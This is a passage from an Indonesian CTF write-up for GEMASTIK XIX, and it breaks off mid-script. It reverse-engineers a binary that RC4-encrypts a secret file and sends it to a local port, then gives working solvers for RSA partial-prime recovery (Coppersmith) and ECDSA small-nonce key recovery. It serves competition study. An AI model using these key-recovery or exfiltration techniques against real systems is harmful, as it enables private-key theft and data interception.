0x0000105a 1 3 sym.imp.__stack_chk_fail
0x0000106a 1 3 sym.imp.close
0x0000107a 1 20 sym.imp.read
0x0000109d 1 3 fcn.0000109d
0x000010aa 3 4 sym.imp.inet_pton
0x000010bd 1 3 fcn.000010bd
0x000010ca 1 2 sym.imp.__explicit_bzero_chk
0x000010dd 1 3 fcn.000010dd
0x000010ea 1 3 sym.imp.connect
0x000010fa 1 3 sym.imp.sleep
0x0000110a 1 3 sym.imp.strstr
0x0000111a 1 3 sym.imp.socket
0x000016e0 1 37 entry0
0x0000109c 1 1 fcn.0000109c
0x000010bc 1 1 fcn.000010bc
0x000010dc 1 1 fcn.000010dc
0x00001240 46 1156 main
0x000017c0 5 60 entry.init0
0x00001780 5 54 entry.fini0
0x00001130 1 10 fcn.00001130
0x00001710 4 34 fcn.00001710
0x00001000 3 27 segment.LOAD1
0x00001040 1 14 fcn.00001040
0x00001050 1 14 fcn.00001050
0x00001060 1 14 fcn.00001060
0x00001070 1 14 fcn.00001070
0x00001090 1 14 fcn.00001090
0x000010a0 1 14 fcn.000010a0
0x000010b0 1 14 fcn.000010b0
0x000010c0 1 14 fcn.000010c0
0x000010d0 1 14 fcn.000010d0
0x000010e0 1 14 fcn.000010e0
0x000010f0 1 14 fcn.000010f0
0x00001100 1 14 fcn.00001100
0x00001110 1 14 fcn.00001110
0x00001120 1 14 fcn.00001120
0x00001140 1 10 fcn.00001140
0x00001150 1 10 fcn.00001150
0x00001160 1 10 fcn.00001160
0x00001170 1 10 fcn.00001170
0x00001180 1 10 fcn.00001180
0x00001190 1 10 fcn.00001190
0x000011a0 1 10 fcn.000011a0
0x000011b0 1 10 fcn.000011b0
0x000011c0 1 10 fcn.000011c0
0x000011d0 1 10 fcn.000011d0
0x000011e0 1 10 fcn.000011e0
0x000011f0 1 10 fcn.000011f0
0x00001200 1 10 fcn.00001200
0x00001210 1 10 fcn.00001210
0x00001220 1 10 fcn.00001220
0x00001230 1 10 fcn.00001230
0x00001970 1 13 fcn.00001970
[0x000016e0]>

```

```
0x0000160c 31c9 xor ecx, ecx
0x0000160e 488d542424 lea rdx, [var_24h]
0x00001613 66c1c508 rol bp, 8
0x00001617 4889442418 mov qword [var_18h], rax
0x0000161c 488db42490.. lea rsi, [var_90h]
0x00001624 31c0 xor eax, eax
0x00001626 bf02000000 mov edi, 2
0x0000162b 894c242c mov dword [var_2ch], ecx
0x0000162f 4889442424 mov qword [var_24h], rax
0x00001634 66c7442420.. mov word [var_20h], 2
0x0000163b 66896c2422 mov word [var_22h], bp
0x00001640 e87bfbffff call fcn.000011c0
0x00001645 488b742418 mov rsi, qword [var_18h]
0x0000164a 8b7c2408 mov edi, dword [var_8h]
0x0000164e ba10000000 mov edx, 0x10
0x00001653 e8a8fbffff call fcn.00001200
0x00001658 8b4c2408 mov ecx, dword [var_8h]
0x0000165c 85c0 test eax, eax
0x0000165e 7459 je 0x16b9
; CODE XREF from main @ 0x16cc(x)
0x00001660 89cf mov edi, ecx
0x00001662 e819fbffff call fcn.00001180
0x00001667 e95ffeffff jmp 0x14cb
; CODE XREF from main @ 0x144a(x)
0x0000166c 488b442408 mov rax, qword [var_8h]
0x00001671 31f6 xor esi, esi
0x00001673 488b7808 mov rdi, qword [rax + 8]
0x00001677 31c0 xor eax, eax
0x00001679 e872fbffff call fcn.000011f0
0x0000167e 4189c7 mov r15d, eax
0x00001681 85c0 test eax, eax
0x00001683 0f88c7fdffff js 0x1450
0x00001689 4c8da424d0.. lea r12, [var_d0h]
0x00001691 ba00010000 mov edx, 0x100
0x00001696 89c7 mov edi, eax
0x00001698 4c89e6 mov rsi, r12
0x0000169b e8f0faffff call fcn.00001190
0x000016a0 31d2 xor edx, edx
0x000016a2 4489ff mov edi, r15d
0x000016a5 4885c0 test rax, rax
0x000016a8 480f49d0 cmovns rdx, rax
0x000016ac 4989d5 mov r13, rdx
0x000016af e8ccfaffff call fcn.00001180
0x000016b4 e9a2fdffff jmp 0x145b
; CODE XREF from main @ 0x165e(x)
0x000016b9 4863542414 movsxd rdx, dword [var_14h]
0x000016be 89cf mov edi, ecx
0x000016c0 4c89ee mov rsi, r13
0x000016c3 e888faffff call fcn.00001150
0x000016c8 8b4c2408 mov ecx, dword [var_8h]
0x000016cc eb92 jmp 0x1660
; CODE XREF from main @ 0x1540(x)
0x000016ce e89dfaffff call fcn.00001170
0x000016d3 662e0f1f84.. nop word cs:[rax + rax]
0x000016dd 0f1f00 nop dword [rax]
```

Di main ditemukan: 0x1288 lea rdi, [0x00002004], yang menunjuk string:
GIO_LAUNCHED_DESKTOP_FILE

Sedangkan:

fcn.00001140 → getenv()

Jadi program mengambil:

GIO_LAUNCHED_DESKTOP_FILE

Dari core kita mengetahui value environment-nya:

GIO_LAUNCHED_DESKTOP_FILE=4c7afa2b34c5325f

```
Mon 24 Aug - 03:23 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber
@darflashxd gdb -q -c victim.core

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.archlinux.org>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[New LWP 10579]
Core was generated by './sensor /tmp/secret'.
#0  0x00007e1db66eca7a in ?? ()
(gdb) x/s 0x7ffcb9298fc4
0x7ffcb9298fc4: "GIO_LAUNCHED_DESKTOP_FILE=4c7afa2b34c5325f"
(gdb)
```

program kemudian melakukan parsing hexadecimal secara manual.

Dari assembly: `movzx ecx, byte [rbx + rdx*2]`

...

`shl eax, 4`

...

`or eax, ecx`

`mov byte [rsi + rdx], al`

Instruksi tersebut menunjukkan pola: dua karakter hex → satu byte

Sehingga: 4c7afa2b34c5325f

menjadi: 4c 7a fa 2b 34 c5 32 5f

Dalam Python: `bytes.fromhex("4c7afa2b34c5325f")` menghasilkan 8 byte.

Di main ditemukan: `0x12c5 movdqa xmm0, [0x20d0]`

Isi address 0x20d0:

bb08471f75bf63ed2ae59e8d5b1cc3f2

Jadi kita mempunyai:

Constant:

bb08471f75bf63ed2ae59e8d5b1cc3f2

```
Mon 24 Aug - 03:37 ~/Documents/CTFdScraper/CTF/6
@darflashxd python3 - <<'PY'
x = bytes.fromhex("4c7afa2b34c5325f")
print(x)
print(x.hex())
print(len(x))
PY
b'Lz\xfa+4\xc52_'
4c7afa2b34c5325f
8
(venv)
```

Environment value setelah hex decode:
4c7afa2b34c5325f

Keduanya membentuk key pertama:

bb08471f75bf63ed2ae59e8d5b1cc3f2
4c7afa2b34c5325f

Total:

24 bytes

Fungsi: 0x17d0

merupakan fungsi transform utama.
Disassembly menunjukkan:

Bagian:

0x18c0
0x18c2
0x18d3
0x18d8
0x18da
0x18eb

melakukan proses permutasi array S[256].

Kemudian bagian:

0x1910
0x1919
0x1928
0x192d

0x1934
0x193a
0x193e

melakukan PRGA:

$S[i] \leftrightarrow S[j]$
keystream = $S[(S[i] + S[j]) \& 0xff]$
ciphertext = plaintext XOR keystream

Dengan demikian algoritma yang digunakan adalah: RC4

Di address:

0x2040

terdapat:

08 e9 5c 15 41 8d f6 84
e9 9e b1 0c d0 d5 5c 96
d6 11 02 e7 fe cd d1 00
99 e9 39 5f 18 6a 08 62
3f 52 ec 29 d8

Totalnya:

0x25 = 37 bytes

Ini sesuai dengan pemanggilan RC4 pertama di: 0x12cd mov r8d, 0x25

0x12ef call 0x17d0

Jadi program mengenkripsi/decrypt configuration sepanjang **37 byte**.

Cipher :

08e95c15418df684e99eb10cd0d55c96d61102e7fecdd10099e9395f186a08623f52ec29d8

Key pertama:

bb08471f75bf63ed2ae59e8d5b1cc3f2
4c7afa2b34c5325f

Ciphertext:

08e95c15418df684e99eb10cd0d55c96
d61102e7fecdd10099e9395f186a0862
3f52ec29d8

Setelah menggunakan implementasi RC4 yang sama dengan binary, hasil dekripsi adalah konfigurasi:

H=127.0.0.1|P=9000|S=ccec6519f7e59a83

Jadi kita mendapatkan:

Host : 127.0.0.1

Port : 9000

Key : ccec6519f7e59a83

SOC note memberitahu:

Core was generated by './sensor /tmp/secret'

Dari main:

```
0x166c mov rax, [argv]
0x1673 mov rdi, [rax + 8]
0x1679 call open
```

Karena argv[1] adalah:

/tmp/secret

binary melakukan:

open("/tmp/secret", ...)

Kemudian:

```
0x1689 lea r12, [var_d0h]
0x1691 mov edx, 0x100
0x1698 mov rsi, r12
0x169b call read
```

Artinya isi /tmp/secret dibaca ke memory.

Jumlah byte yang berhasil dibaca disimpan pada r13.

Setelah itu file ditutup:

```
0x16af call close
```

Lalu program kembali ke bagian:

```
0x145b
```

untuk melakukan pemrosesan.

Pada bagian:

```
0x1491 lea r15, [var_38h]
0x1496 mov rdx, r12
0x1499 mov esi, 8
0x149e mov rcx, r13
0x14a1 mov rdi, r15
0x14a9 call 0x17d0
```

parameter RC4 adalah:

```
Key   = var_38h
Keylen = 8 bytes
Input  = isi /tmp/secret
Output = var_1d0h
Length = r8
```

Dan var_38h sebelumnya telah diisi dari decoding S=

Setelah proses RC4, program membuat socket:

```
0x14ae xor edx, edx
0x14b0 mov esi, 1
0x14b5 mov edi, 2
0x14ba call socket
```

Parameter:

```
AF_INET   = 2
SOCK_STREAM = 1
protocol  = 0
```

Kemudian membuat struktur alamat yang sebelumnya kita temukan di stack:

```
0100007f28230002
```

yang merepresentasikan:

```
AF_INET
port 9000
127.0.0.1
```

Hal tersebut cocok dengan PCAP:

```
127.0.0.1:49721 <-> 127.0.0.1:9000
```

Kemudian hasil RC4 ditulis ke socket menggunakan:

```
write()
```

```
4
> Frame 1: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> Ethernet II, Src: 00:00:00_00:00:02 (00:00:00:00:00:02), Dst: 00:00:00_00:00:01 (00:00:00:00:00:01)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
> Transmission Control Protocol, Src Port: 49721, Dst Port: 9000, Seq: 0, Len: 0
```

Kita telah mendapatkan payload dari frame 4:

198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbce6a69ab22a2249b90aadab12cb330c13cebc793e606

Decode hexadecimal:

```
ciphertext = bytes.fromhex(
    "198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbce6a69"
    "ab22a2249b90aadab12cb330c13cebc793e606"
)
```

Key kedua:

```
key = bytes.fromhex("ccec6519f7e59a83")
```

Kemudian gunakan RC4 yang sama

```
#!/usr/bin/env python3

def rc4(key: bytes, data: bytes) -> bytes:
    S = list(range(256))
    j = 0

    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xff
        S[i], S[j] = S[j], S[i]

    i = j = 0
    out = bytearray()

    for b in data:
        i = (i + 1) & 0xff
        j = (j + S[i]) & 0xff
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xff])

    return bytes(out)
```

```

key = bytes.fromhex("ccec6519f7e59a83")

ct = bytes.fromhex(
"198ecedb028bde47c05cd98303f2fa439df9b7694e30b3c482921c2bbbce6a69"
"ab22a2249b90aadab12cb330c13cebc793e606"
)

pt = rc4(key, ct)

print("hex:", pt.hex())
print("repr:", repr(pt))
print("text:", pt.decode("utf-8", errors="replace"))

```



```

(venv)
x Mon 24 Aug - 03:33 ~/Documents/CTFdScraper/CTF/GEMASTIK XIX - Keamanan Siber (Penyisihan)/forensics/Ghost in the
@darflashxd python3 decrypt.py
hex : 47454d415354494b31397b67683073745f316e5f7468335f633072655f7263345f73346c745f6672306d5f336e763172306e7d
repr: b'GEMASTIK19{gh0st_1n_th3_c0re_rc4_s4lt_fr0m_3nv1r0n}'
text: GEMASTIK19{gh0st_1n_th3_c0re_rc4_s4lt_fr0m_3nv1r0n}
(venv)

```

Flag : GEMASTIK19{gh0st_1n_th3_c0re_rc4_s4lt_fr0m_3nv1r0n}

Crypto

Ecliprime

Link ai : <https://chatgpt.com/share/6a8aa5a4-ec90-83ec-aa65-0e9f0522b8e8>

Desc: Saat gerhana menutupi sebagian besar bilangan prima, jejak kecilnya masih tertinggal dalam bayangan. Sebuah pesan telah diamankan menggunakan RSA dan enkripsi berlapis, tetapi salah satu faktor penyusunnya tidak sepenuhnya tersembunyi.

Author : ac3

Diberikan sebuah challenge.py with given **N**, **e**, **M**, **Phigh** and then with **oaep_ciphertext** lalu pada challenge.py diberikan ciphertext **AES-256-GCM** yang isinya flag

```

1 #!/usr/bin/env python3
2
3 import hashlib
4 from Crypto.Cipher import AES
5
6 N = 837113287970972137634319171437247198803282868313744949163918704638040824976228179242570666208574476649569123310244626344500734013820909
7 e = 65537
8
9 M = 200
10 p_high = 7790664985083616370391324797496932612736652613564010012569243844532923193953990001739616546188299729447871377719498947043779822920
11
12 oaep_ciphertext = "48569ef0a9728558c910ad25906be4841526e935241f1e4420d61d5077cead2ea84803f045062d297c942156578288882055da772c4c88f8a980c76c9b
13
14 flag_enc = {
15     "cipher": "AES-256-GCM",
16     "nonce": "707744b6d7c44b5cf3c97a1c75106ef0",
17     "ciphertext": "8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c58b3b95249711ad5bf136d1fb1ede08511d2e34c7eedaa8",
18     "tag": "f8dda3f1501906d30b7c8024ad724d9f",
19 }
20
21 DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"
22 KDF_SALT = hashlib.sha256(b"prime-eclipse::stage::standalone").digest()
23 KDF_INFO = b"prime-eclipse|flag|aes256gcm"

```

N dihasilkan dari perkalian dua buah bilangan prime, $p \times q = N$ lalu $e = 65537$ itu tuh public exponent

```

M = 200
p_high = 7790664985083616370391324797496932612736652613564010012569243844532923193953990001739616546188299729447871377719498947043779822920

```

Pada p_{high} adalah dia nge spill sebagian besar bit dari prime RSA, lalu yang dimana sementara $M = 200$ bit bagian bawah yang tidak diketahui

Prime ini dapat kita presentasikan sebagai berikut.

$$P = P_{\text{high}} + X \mid X < 2^{200}$$

Yang dimana kita dapat menggunakan **Coppersmith Small Root Attack**

<https://github.com/ashutosh1206/Crypton/blob/master/RSA-encryption/Attack-Coppersmith/README.md>

Karena $p = p_{\text{high}} + x$ and $p \mid N$ sehingga kita dapat membuat polynomial $f(x) = x + p_{\text{high}}$ untuk nilai yang benar (x_0) $f(x_0) = p$ dan karena $p \mid n$ maka $f(x_0) \equiv 0 \pmod p$ Root (x_0) memiliki ukuran kecil sehingga kita dapat menggunakan metode **Coppersmith**

Solver.py

```
#!/usr/bin/env sage -python

from sage.all import *
import hashlib
import sys

try:
    from Crypto.Cipher import AES
except ImportError:
    print("[-] Install PyCryptodome:")
    print("    python3 -m pip install pycryptodome")
    sys.exit(1)

# =====
# CHALLENGE DATA
# =====

N = Integer(

8371132879709721376343191714372471988032828683137449491639187046380408249762281
7924257066620857447664956912331024462634450073401382090940211890547198128442765
1991468681980348420754766553894877354514549584086101102358428330155363453864007
02600407606917678951121781451005120025926791201300875034875989541238363
)

e = Integer(65537)

M = 200

p_high = Integer(

7790664985083616370391324797496932612736652613564010012569243844532923193953990
001739616546188299729447871377719498947043779822920348951560395136182517760
)

# =====
# KDF
# =====

DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"
```

```

KDF_SALT = hashlib.sha256(
    b"prime-eclipse::stage::standalone"
).digest()

KDF_INFO = b"prime-eclipse|flag|aes256gcm"

# =====
# AES-GCM DATA
# =====

NONCE = bytes.fromhex(
    "707744b6d7c44b5cf3c97a1c75106ef0"
)

CIPHERTEXT = bytes.fromhex(
    "8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c58b3b95249711ad5bf136d1fb1ede08511d2e34c7eedaa8"
)

TAG = bytes.fromhex(
    "f8dda3f1501906d30b7c8024ad724d9f"
)

FLAG_PREFIX = b"GEMASTIK19{"

# =====
# EXACT HMAC FROM CHALLENGE
# =====

def hmac_sha256(key: bytes, msg: bytes) -> bytes:

    if len(key) > 64:
        key = hashlib.sha256(key).digest()

    key = key.ljust(64, b"\x00")

    o = bytes(b ^ 0x5C for b in key)
    i = bytes(b ^ 0x36 for b in key)

    return hashlib.sha256(

```

```

        o + hashlib.sha256(i + msg).digest()
    ).digest()

# =====
# EXACT HKDF FROM CHALLENGE
# =====

def hkdf_sha256(
    ikm: bytes,
    salt: bytes,
    info: bytes,
    length: int = 32
) -> bytes:

    if salt == b"":
        salt = b"\x00" * 32

    prk = hmac_sha256(salt, ikm)

    okm = b""
    t = b""
    c = 1

    while len(okm) < length:

        t = hmac_sha256(
            prk,
            t + info + bytes([c])
        )

        okm += t
        c += 1

    return okm[:length]

# =====
# EXACT derive_key()
# =====

def derive_key(p):

```

```

p = Integer(p)
q = N // p

assert p * q == N

phi = (p - 1) * (q - 1)

d = inverse_mod(e, phi)

p_small = min(int(p), int(q))

dp = int(d) % (p_small - 1)

ikm = hashlib.sha256(
    DOMAIN
    + p_small.to_bytes(64, "big")
    + dp.to_bytes(64, "big")
).digest()

return hkdf_sha256(
    ikm,
    KDF_SALT,
    KDF_INFO,
    32
)

```

```

# =====
# CUSTOM UNIVARIATE COPPERSMITH
#
# We know:
#
#  $p = p_{\text{high}} + x$ 
#
# where:
#
#  $0 \leq x < 2^{200}$ 
#
# and:
#
#  $p \mid N$ 
#
# Thus:

```

```

#
#       $f(x) = x + p_{\text{high}} = 0 \pmod{p}$ 
#
# p is about  $\sqrt{N}$ , so  $\beta \approx 0.5$ .
#
# We use a small explicit lattice rather than Sage's generic
# small_roots() parameter search.
# =====

def coppersmith_linear(f, X, beta=0.49, m=6):

    Nmod = Integer(f.parent().characteristic())

    # Polynomial degree.
    delta = int(f.degree())

    if delta != 1:
        raise ValueError("This helper expects a linear polynomial.")

    # Number of extra shifts.
    t = int(floor(delta * m * (1 / beta - 1)))

    print(f"[+] Coppersmith parameters:")
    print(f"      beta = {beta}")
    print(f"      m    = {m}")
    print(f"      t    = {t}")

    # Convert polynomial to ZZ.
    fZZ = f.monic().change_ring(ZZ)

    x = fZZ.parent().gen()

    # Construct shifted polynomials:
    #
    #  $x^j * N^{(m-i)} * f(x)^i$ 
    #
    # and:
    #
    #  $x^i * f(x)^m$ 
    #
    # All vanish modulo the unknown prime factor p.
    polys = []

```

```

for i in range(m):
    for j in range(delta):
        polys.append(
            x**j *
            Nmod**(m - i) *
            fZZ**i
        )

for i in range(t):
    polys.append(
        x**i *
        fZZ**m
    )

nrows = len(polys)

max_degree = max(
    poly.degree()
    for poly in polys
)

ncols = max_degree + 1

print(f"[+] Lattice dimensions: {nrows} x {ncols}")

# Scale x by X.
B = Matrix(ZZ, nrows, ncols)

for row, poly in enumerate(polys):
    coeffs = poly.list()

    for col, coeff in enumerate(coeffs):
        B[row, col] = (
            Integer(coeff) *
            Integer(X)**col
        )

print("[+] Running LLL...")

B = B.LLL()

```

```

print("[+] LLL complete")

# Try several short vectors, not just the first one.
candidates = []

for row in range(min(B.nrows(), 8)):

    coeffs = []

    for col in range(B.ncols()):

        value = Integer(B[row, col])

        if value % (Integer(X)**col) != 0:
            coeffs = None
            break

        coeffs.append(
            value // (Integer(X)**col)
        )

    if coeffs is None:
        continue

    g = sum(
        coeffs[i] * x**i
        for i in range(len(coeffs))
    )

    if g == 0:
        continue

    candidates.append(g)

print(f"[+] Candidate integer polynomials: {len(candidates)}")

# We need an integer root.
for g in candidates:

    print(
        "[+] Trying polynomial of degree",
        g.degree()
    )

```

```

        try:
            roots = g.roots(
                ring=ZZ
            )
        except Exception:
            continue

    for root, multiplicity in roots:

        root = Integer(root)

        if 0 <= root < X:
            yield root

# =====
# RECOVER RSA FACTOR
# =====

def recover_factor():

    print("=" * 70)
    print("PRIME ECLIPSE - RSA PARTIAL PRIME RECOVERY")
    print("=" * 70)

    print(f"[+] N bits          = {N.nbits()}")
    print(f"[+] p_high bits       = {p_high.nbits()}")
    print(f"[+] unknown bits      = {M}")

    # -----
    # Verify that p_high represents the upper bits.
    # -----

    mask = (Integer(1) << M) - 1

    if (p_high & mask) != 0:

        raise RuntimeError(
            "p_high is not aligned to the lower 200-bit boundary."
        )

    print(f"[+] p_high mod 2^{M} = 0")

```

```

print("[+] MSB leak format confirmed")

# -----
# p = p_high + x
# -----

X = Integer(1) << M

R = PolynomialRing(
    Zmod(N),
    names=("x",)
)

x = R.gen()

f = x + p_high

print("[+] f(x) = x + p_high")
print(f"[+] X = 2^{M}")

# -----
# IMPORTANT:
#
# p is ~2^511 bits and N is ~2^1023 bits.
#
# Use beta=0.49 rather than 0.50 so we don't require Sage
# to assume an exact sqrt(N) lower bound.
# -----

configs = [
    (0.49, 6),
    (0.48, 7),
    (0.47, 8),
]

for beta, m in configs:

    print()
    print(
        f"[*] Trying custom Coppersmith "
        f"beta={beta}, m={m}"
    )

```

```

try:

    roots = list(
        coppersmith_linear(
            f,
            X,
            beta=beta,
            m=m
        )
    )

except Exception as exc:

    print(f"[!] Lattice failed: {exc}")
    continue

print(f"[+] Candidate roots: {roots}")

for root in roots:

    candidate_p = Integer(
        p_high + root
    )

    print(
        f"[+] Testing p = {candidate_p}"
    )

    if candidate_p > 1 and N % candidate_p == 0:

        q = N // candidate_p

        print()
        print("=" * 70)
        print("[+] RSA FACTOR RECOVERED")
        print("=" * 70)

        print(f"[+] p = {candidate_p}")
        print(f"[+] q = {q}")

        return candidate_p

```

```

# -----

```

```

# Fallback to Sage's built-in implementation.
# -----

print()
print("[!] Custom lattice did not recover p.")
print("[*] Trying one Sage small_roots configuration...")

try:

    roots = f.monic().small_roots(
        X=X,
        beta=0.49,
        epsilon=0.04
    )

    print(f"[+] Sage roots = {roots}")

    for root in roots:

        candidate_p = Integer(
            p_high + Integer(root)
        )

        if candidate_p > 1 and N % candidate_p == 0:

            q = N // candidate_p

            print()
            print("=" * 70)
            print("[+] RSA FACTOR RECOVERED")
            print("=" * 70)

            print(f"[+] p = {candidate_p}")
            print(f"[+] q = {q}")

            return candidate_p

except Exception as exc:

    print(f"[!] Sage small_roots failed: {exc}")

raise RuntimeError(
    "Unable to recover RSA factor."
)

```

```

    )

# =====
# AES DECRYPTION
# =====

def decrypt_flag(p):

    p = Integer(p)
    q = N // p

    assert p * q == N

    print()
    print("=" * 70)
    print("DERIVING AES KEY")
    print("=" * 70)

    p_small = min(int(p), int(q))

    print(f"[+] p_small bits = {p_small.bit_length()}")

    key = derive_key(p)

    print(f"[+] AES key = {key.hex()}")

    print()
    print("[+] AES-256-GCM decrypting...")

    cipher = AES.new(
        key,
        AES.MODE_GCM,
        nonce=NONCE
    )

    try:

        flag = cipher.decrypt_and_verify(
            CIPHERTEXT,
            TAG
        )

```

```

except ValueError:

    print()
    print("[!] AES-GCM authentication failed.")

    return None

print()
print("=" * 70)
print("[+] PLAINTEXT")
print("=" * 70)

print(repr(flag))

if flag.startswith(FLAG_PREFIX):

    print()
    print("=" * 70)
    print("[+] FLAG")
    print("=" * 70)

    print(flag.decode())

else:

    print(
        "[!] Unexpected prefix:",
        repr(flag[:20])
    )

return flag

# =====
# MAIN
# =====

def main():

    p = recover_factor()

    decrypt_flag(p)

```

```
if __name__ == "__main__":  
    main()
```

FLAG: GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}

Nonce-nse

Link ai : <https://chatgpt.com/share/6a8aab00-5d64-83ec-8081-b7c02aa32ca0>

Desc: Sebuah sistem meninggalkan jejak dari banyak tanda tangan digital. Di antara angka-angka yang terlihat acak, ada sesuatu yang tidak beres.

Temukan apa yang sebenarnya terjadi pada sistem tsb

Author: ac3

Diberikan **public key** yaitu **Q**, **generator G**, **40 signature** dari challenge, hash message dan ciphertext **AES-GCM**

```
1 #!/usr/bin/env python3  
2  
3 import hashlib  
4 from Crypto.Cipher import AES  
5  
6 n = 115792089237316195423570985008687907852837564279074904382605163141518161494337  
7 G = (  
8     5506626302227734366957871889516853432625060345377594175500187360389116729240,  
9     32670510020758816978083085130507043184471273380659243275938904335757337482424,  
10 )  
11 Q = (  
12     89739421125418838441079877875434649275548754191176244877445183615314969257233,  
13     42871877335256847383743687282065005706708081980712524999709465841493014321200,  
14 )  
15  
16 nonce_bits_hint = 160
```

hint

Pada **challenge.py** menggunakan **secp256k1**, **generator G**, **public key** sebagai **Q** dan terdapat **nonce bits hint = 160** sebagai hint nonce tuh seharusnya **256 bit** namun di challenge

ini 160 bit, yang dimana berarti chall tersebut menggunakan **ECDSA**.

<https://github.com/tlsfuzzer/python-ecdsa>

```
17
18 signatures = [
19     {
20         "i": 0,
21         "msg": "AETHERNET-VAULT log entry #0000 :: authorize withdrawal",
22         "h": 7466040539651232436866749632482383008241086390765582044895149294909422700346,
23         "r": 19361535033269077115584471817819069596763443070032208925379763489569658064552,
24         "s": 96979029067477869944571626003156186702120504779513386008692030116082565059169,
25     },
26     {
27         "i": 1,
28         "msg": "AETHERNET-VAULT log entry #0001 :: authorize withdrawal",
29         "h": 96855433192501673404901912232644247237342439749662784744465850002100327330475,
30         "r": 40748127922701323261307346771072774955983684390781408448284016583755378521440,
31         "s": 85243514587788960846717339824740911845417629092857639004033043797688527470525,
32     },
33     {
34         "i": 2,
35         "msg": "AETHERNET-VAULT log entry #0002 :: authorize withdrawal",
36         "h": 69536990797482283230520868508941398113424012926811166916368352062727859407946,
37         "r": 47126186179104252870282961393585287009589626582515226329893605163869607746413,
38         "s": 92766923576027992818659655502798053755739443260067663566591792089876016976101,
39     },
40 ]
```

Diberikan signature sebanyak 40 davg, yang dimana isinya sebagai **message**, **hash**, **r** dan **s** sehingga kita dapat melakukan **Hidden Number Problem**

```
300
301 flag_enc = {
302     "cipher": "AES-256-GCM",
303     "nonce": "da6eaa77b8d7943554928d2a69436d7a",
304     "ciphertext": "76806de435f5e567db6d69eece732903dc249651dfc3a472921ef5926b9a1fd92804b2fe24d30aa45053defa4cc0cc3448c69127",
305     "tag": "9b9819540d44cb41ba715412e6a6baf8",
306 }
307
308 DOMAIN = b"aethernet-vault::v2::attestation::(d)"
309 KDF_SALT = hashlib.sha256(b"aethernet-vault::stage::standalone").digest()
310 KDF_INFO = b"aethernet-vault|flag|aes256gcm"
311
312
313 def _hmac_sha256(key: bytes, msg: bytes) -> bytes:
314     if len(key) > 64:
315         key = hashlib.sha256(key).digest()
316     key = key.ljust(64, b"\x00")
317     o = bytes(b ^ 0x5C for b in key)
318     i = bytes(b ^ 0x36 for b in key)
319     return hashlib.sha256(o + hashlib.sha256(i + msg).digest()).digest()
320
321
322 def hkdf_sha256(ikm: bytes, salt: bytes, info: bytes, length: int = 32) -> bytes:
323     if salt == b"":
324         salt = b"\x00" * 32
325     prk = _hmac_sha256(salt, ikm)
326     okm, t, c = b"", b"", 1
327     while len(okm) < length:
328         t = _hmac_sha256(prk, t + info + bytes([c]))
329         okm += t
330         c += 1
331     return okm[:length]
332
333
334 def derive_key(d: int) -> bytes:
335     ikm = hashlib.sha256(DOMAIN + int(d).to_bytes(32, "big")).digest()
336     return hkdf_sha256(ikm, KDF_SALT, KDF_INFO, 32)
337
```

Pada function **flag_enc** flagnya engga disimpan di dalam plaintext tetapi **AES-256 GCM** dengan nonce, ciphertext dan tag. Yang dimana setelah kita dapetin private keynya didapat kita harus derive AES key sehingga kita mendapatkan flag, flow ECDSA sebagai berikut

$$\begin{aligned} \text{Nonce Acak} &= k & r &= k(G) \\ d &= \text{Priv key} & S &= k^{-1}(h + rd) \end{aligned}$$

Rumus ECDSA yaitu $s = k^{-1}(h + rd)$. `nonce_bits_hint = 160` artinya $k < 2^{160}$ padahal harusnya tuh $k < 2^{256}$ entropynya hilang 96 bit. $160 + 96 = 256$. Ini yang membuat nonce menjadi small. Sekarang kita punya $k_1 = a_1d + b_1$ $k_2 = a_2d + b_2$ kita belum tahu d nya dan k_i tetapi $k_i < 2^{160}$ ini yang membuat problem menjadi **Hidden Number Problem**
<https://github.com/kelbyludwig/notebooks/blob/master/The%20Hidden%20Number%20Problem.ipynb>

Solver.py

```
#!/usr/bin/env python3

import hashlib
import sys
from Crypto.Cipher import AES

# =====
# Load exact challenge data
# =====

try:
    from challenge import signatures, flag_enc
except ImportError:
    print("[-] Could not import challenge.py")
    print("[-] Put challenge.py in the same directory as solver.py")
    sys.exit(1)

# =====
# secp256k1
# =====

N = int(
```

```

115792089237316195423570985008687907852837564279074904382605163141518161494337
)

P = int(2**256 - 2**32 - 977)

G = (
    int(

55066263022277343669578718895168534326250603453777594175500187360389116729240
    ),
    int(

32670510020758816978083085130507043184471273380659243275938904335757337482424
    ),
)

Q = (
    int(

89739421125418838441079877875434649275548754191176244877445183615314969257233
    ),
    int(

42871877335256847383743687282065005706708081980712524999709465841493014321200
    ),
)

NONCE_BITS = 160
BOUND = 1 << NONCE_BITS

# =====
# Exact challenge KDF parameters
# =====

DOMAIN = b"aethernet-vault::v2::attestation::(d)"

KDF_SALT = hashlib.sha256(
    b"aethernet-vault::stage::standalone"
).digest()

KDF_INFO = b"aethernet-vault|flag|aes256gcm"

```

```

# =====
# Exact challenge HMAC-SHA256
#
# Important:
# Everything is converted to normal Python ints/bytes.
# This avoids the Sage bytes() error you encountered.
# =====

def hmac_sha256(key: bytes, msg: bytes) -> bytes:

    key = bytes(key)
    msg = bytes(msg)

    if len(key) > 64:
        key = hashlib.sha256(key).digest()

    key = key.ljust(64, b"\x00")

    o_key_pad = bytes(
        (int(x) ^ 0x5C) & 0xFF
        for x in key
    )

    i_key_pad = bytes(
        (int(x) ^ 0x36) & 0xFF
        for x in key
    )

    inner = hashlib.sha256(
        i_key_pad + msg
    ).digest()

    return hashlib.sha256(
        o_key_pad + inner
    ).digest()

# =====
# Exact challenge HKDF-SHA256
# =====

def hkdf_sha256(

```

```

    ikm: bytes,
    salt: bytes,
    info: bytes,
    length: int = 32
) -> bytes:

